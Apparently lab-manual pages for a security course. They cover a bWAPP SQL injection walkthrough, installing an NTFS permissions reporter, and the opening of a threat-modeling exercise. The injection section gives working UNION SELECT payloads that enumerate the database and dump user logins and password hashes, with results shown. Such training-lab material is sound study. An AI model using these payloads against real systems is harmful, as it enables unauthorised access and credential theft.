









From menu bar select Algorithm----->Signature----->DSA and follow steps as in images.







BWAPP SQL INJECTION GET/SEARCH

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

```
<?php
if(isset($_GET["title"]))
{
    $title = $_GET["title"];
    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
    $recordset = mysql_query($sql, $link);
?>
```

The problem of the code above is that it directly retrieves user input and appends it into the query so that the user can add any string that might affect the original query in the code

Lets have a look to the actual table that the above query will retrieve

movies	
Columns	
123	id (int)
ABC	title (varchar(100))
ABC	release_year (varchar(100))
ABC	genre (varchar(100))
ABC	main_character (varchar(100))
ABC	imdb (varchar(100))
123	tickets_stock (int)

We can see that the PHP code will retrieve 7 columns from table movies.

- Lets start the doing the SQL injection. To start the initial assessment is by using the very simple test is by putting the ‘ into the box and lets see the problem

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "%" at line 1

- The SQL database is giving you a syntax error due to the input with ('). So what is actually happened at the back. With your input (' the PHP code will look like this at the back end

Initial code

```
SELECT * FROM movies WHERE title LIKE '%' . sql($title) . '%'
```

After user input

```
SELECT * FROM movies WHERE title LIKE '%' %'
```

Syntax Error will be thrown when we execute it directly to the database

The screenshot shows a MySQL command-line interface. The command entered is:

```
SELECT * FROM movies WHERE title LIKE '% %'
```

The output shows an error message:

SQL Error [1064] [42000]: (conn:12) You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% %' at line 1

Query is : SELECT * FROM movies WHERE title LIKE '% %'

- To bypass this error, We can pass the input like this '-- so that the entire code will look like this

```
SELECT * FROM movies WHERE title LIKE '%-- %'
```

The text with red colour will be ignored by the SQL query engine. Lets have a look to the below result, there is no more syntax error

	id	title	release_year	genre	main_character	imdb	tickets_stock
1	1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
2	2	Iron Man	2008	action	Tony Stark	tt0371746	53
3	3	Man of Steel	2013	action	Clark Kent	tt0770828	78
4	4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
5	5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
6	6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666
7	7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3
8	8	The Fast and the Furious	2001	action	Brian O'Connor	tt0232500	40
9	9	The Incredible Hulk	2008	action	Bruce Banner	tt0800080	23
10	10	World War Z	2013	horror	Gerry Lane	tt0816711	0

Exploitation

We are going to do exploitation to this vulnerability code by using **union select**. Why I choose union select because this page allows us to get the data. The first thing to do with the union-based attack is to identify the number of columns affected by the query because union select requires having the same column as the original query

We can identify by using **order by** technique and check if the is an error come out. order by 1 is SQL query that allow you to sort the table based on the table number 1

We can increase the column number until the SQL throws an error such as below

We can assume now that the number of the column is less than 8, in this case the column that is affected to the query is 7 that we can verify in the below image

▼	movies
▼	Columns
123	id (int)
ABC	title (varchar(100))
ABC	release_year (varchar(100))
ABC	genre (varchar(100))
ABC	main_character (varchar(100))
ABC	imdb (varchar(100))
123	tickets_stock (int)

- The next step is to find what column is shown to the page. We can use this query to analyse the result

iron' union select 1,2,3,4,5,6,7--

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

We know that not all the column are shown to the page. There are only 4 column that we can use to retrieve data from other table those are 2, 3, 4 and 5

What is actually happening at the backend query when we give input iron' union select 1,2,3,4,5,6,7--

The complete query will become like this **SELECT * FROM movies WHERE title LIKE '%iron' union select 1,2,3,4,5,6,7-- %'**

Below are queries to go further

Getting user of the database

/ SQL Injection (GET/Search) /

Search for a movie:

```
iron' union select 1,user(),3,4,5,6,7--
```

Title	Release	Character	Genre	IMDb
root@localhost	3	5	4	Link

Getting name of the database

/ SQL Injection (GET/Search) /

Search for a movie:

```
iron' union select 1,2,database(),4,5,6,7--
```

Title	Release	Character	Genre	IMDb
2	bWAPP	5	4	Link

Getting the tables name of the database

/ SQL Injection (GET/Search) /

Search for a movie: iron' union select 1,user(),database(),(select GROUP_CONCAT(table_name,'\\n') from information_schema.tables where table_type='BASE TABLE'),version(),6,7-- -

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5.0.96-Oubuntu3	blog_heroes,movies ,users,visitors ,actions,authmap ,batch,block ,block_custom ,block_node_type ,block_role ,blocked_ips,cache ,cache_block ,cache_bootstrap ,cache_field ,cache_filter ,cache_form ,cache_image ,cache_menu ,cache_page ,cache_path ,comment ,date_format_locale	Link

Getting the users table column name

/ SQL Injection (GET/Search) /

Search for a movie: iron' union select 1,user(),database(),(select GROUP_CONCAT(column_name,'\\n') from information_schema.columns where table_name='users'),version(),6,7-- -

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5.0.96-Oubuntu3	id,login,password ,email,secret ,activation_code ,activated ,reset_code,admin ,uid,name,pass ,mail,theme ,signature ,signature_format ,created,access ,login,status ,timezone,language ,picture,init,data	Link

Extracting value from table users

/ SQL Injection (GET/Search) /

Search for a movie:

```
iron' union select 1,user(),database(),(select GROUP_CONCAT(login,":",password,"\\n") from users),version(),6,7-- -|
```

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5.0.96-0ubuntu3	A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 .irpAUaYH:26a2bf3275f00963426f2b44ac6d825f8749ad82 ,YUAgywPO:3706ec6c679442871a52974c2970d94d09e94b44 ,EiUpyCJO:9802a0c338e3c7666ebac5ee66b931e3a32586ea	Link

Demonstrate NTFS file system using NTFS permission reporter.

- Step 1: open any browser, search for NTFS file permission reporter

<https://www.permissionsreporter.com/>

NTFS Permissions Reporting Software for Windows

You need a visual, interactive software tool to help you manage file system permissions. You need **Permissions Reporter** - the ultimate network-enabled NTFS ...

Free download · NTFS Permissions · Share Permissions · Upgrade to Pro

<http://www.cjwdev.com/software/ntfsreports/info>

NTFS Permissions Reporter - Cjwdev

NTFS Permissions Reporter is a modern user friendly tool for reporting on directory permissions on your Windows file servers. It lets you quickly see which ...

<https://blog.netwrix.com/infrastructure>

Top 11 NTFS Permissions Tools for Smarter Administration

13-Jan-2021 — 1. NTFS Permissions Reporter Free Edition from Cjwdev · 2. Netwrix Effective Permissions Reporting Tool · 3. Microsoft's Access Enum · 4.

- Step 2: Click on Download Now



THE NTFS PERMISSIONS ANALYZER FOR WINDOWS

[Activate Windows](#)

- Step 3: Click on Start Download




PERMISSIONS REPORTER REQUIREMENTS

Any 64-bit Edition of Windows 11, 10, 8.1, 7 (SP1) or Windows Server 2022, 2019, 2016, 2012


BUILT FOR 64 BIT

PRODUCT HELP

➤ Step 4: Click Run



➤ Step 5: Click on Next




➤ Step 6: Click on Close





➤ Step 7: open the permission reporter


➤ Step 8: In Configure, Click on settings




➤ Step 9: In project settings, Select Add Folder




➤ Step 10: Select the folder and Click on Select Folder




➤ Step 11: Click on Save




➤ Step 12: Click on Save



➤ Step 13: Click on the run project



➤ Step 14 : permission of the select folder display on the screen



Using the Microsoft threat model software, create a threat model for any application architecture.


- Step 1 go to any browser search Microsoft threat Modeling tool download



- Step2 Display the screen Download Microsoft threat Modeling tool 2016



